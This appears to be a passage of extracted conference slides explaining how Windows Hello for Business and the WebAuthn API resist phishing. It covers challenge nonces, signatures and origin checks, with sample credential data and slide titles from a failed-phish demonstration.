
Traditional  
Passwords



Can't you just phish that  
password too?


# WINDOWS HELLO FOR BUSINESS

---




# DEMONSTRATION


# DEMONSTRATION - ATTACKER'S SITE



# DEMONSTRATION - FAILED PHISH



# DEMONSTRATION - FAILED PHISH



# WEB AUTHN

# API

---

# WEB AUTHN API



Protects against  
phishing

\* [https://developer.mozilla.org/en-US/docs/Web/API/Web.Authentication\\_API](https://developer.mozilla.org/en-US/docs/Web/API/Web.Authentication_API)

# WEB AUTHN API



Protects against  
phishing



Reduces impact  
in case of breach

\* [https://developer.mozilla.org/en-US/docs/Web/API/Web.Authentication\\_API](https://developer.mozilla.org/en-US/docs/Web/API/Web.Authentication_API)

# WEBAUTHN API



Protects against  
phishing



Reduces impact  
in case of breach



Protects against  
password attacks

\* [https://developer.mozilla.org/en-US/docs/Web/API/Web.Authentication\\_API](https://developer.mozilla.org/en-US/docs/Web/API/Web.Authentication_API)

# WEB AUTHN API

- Enables creation and use of secure, scoped and verified public key based credentials.



Protects against  
phishing



Reduces impact  
in case of breach

PASSW \* \* \*

Protects against  
password attacks

\* [https://developer.mozilla.org/en-US/docs/Web/API/Web.Authentication\\_API](https://developer.mozilla.org/en-US/docs/Web/API/Web.Authentication_API)

# MECHANISMS

---



Challenge



Signature



Origin Check



Assertion

# MECHANISMS - CHALLENGE

---



# MECHANISMS - CHALLENGE



```
"challenge":  
"Ty5leUowZVhBaU9pSktWMVFpTENKaGJHY2lPaUpTVXpJMU5pSXNJbmcxZENJNkLrMUhUSEZxT1RoV1R  
reHZXR0ZHwm5CS1EwSndaMEkwU21GTGN5SjkuZXlKaGRXUwlPaUoxY200NmJXbGpbtl6YjJaME9tWnB  
aRzg2WTJoaGJHeGxibWRsSWl3aWFYTnpJam9pYUhSMGNITTZMeTlzYjJkcGJpNXRhV055YjNOdlpuUXV  
ZMjl0Swl3aWFXRjBJam94TnpFNU5UY3lNamN4TENKdVltwwlPakUzTVRrMU56SXlOekVzSW1WNGNDSTZ  
NVGN4T1RVM01qVTNNWDauRDhuTEJnVWtnTVNUamxJV0JjdVZKTGplX21PeWo3Z2xOTzUxN0FMTEFEUUg  
2MTJiczVMTHY5dkVJTutLR2RwMEFUM3BjWU1wVFVWTjAwRlVPQjNyU29icTNtWS14S1QyNmJxN3dWOFd  
pVzlXYnVNWh6RlFzQWpfQlRNN3dJbkdfV2hhdjBnNhhBdWZfNUc1VnFrM3VFZVpXeFh5R1g5U3NxcVh  
vRDZUVU5HT2RrUHBGQ05sOFZxR0JUZk1rVl92dTBrFFn0ThYu05KeUNIUGVZchZ4Ml9LdEJSZ2pYY3N  
sR0RXSmFLTHE2bkF60HR0SzZYUUFrSVN6VTBlS1VocnQ4dHdQbm5penVTQWM3TGvrR2ZXZFBDYlUZZEl  
VYUMwcUxFUzVmSDBTS1RpderlcHdPRnhtZkx6S0plU19TZ1J1ZHBfYk1majJxRFBPbkoyRExFWVNn",
```

- Unique challenge (nonce) issued by the server
- Must be signed using the appropriate private key
- Private key is stored in the TPM / Fido key

# MECHANISMS - SIGNATURE

---



Signature

# MECHANISMS - SIGNATURE



Signature

```
{  
  "id": "LAVOnVkySV1234dizHid632FEzb7Gi_NrGnHkr6paZE",  
  "clientDataJSON": "eyJ0eXAi...snip...vLmdsL3lhYlBleCJ9",  
  "authenticatorData": "Nwye1KCTIblpXx6vkYID8bVf1234mH7yWGEwVfdpoDIEFAAAAAA",  
  "signature":  
    "bg6usSvVuUFFJZyM56z3EfVK0MyANpvsSuYnTHld5d9m609V1Yhr-kc20zWOGFOcIzb8KjKIXMt1BWK  
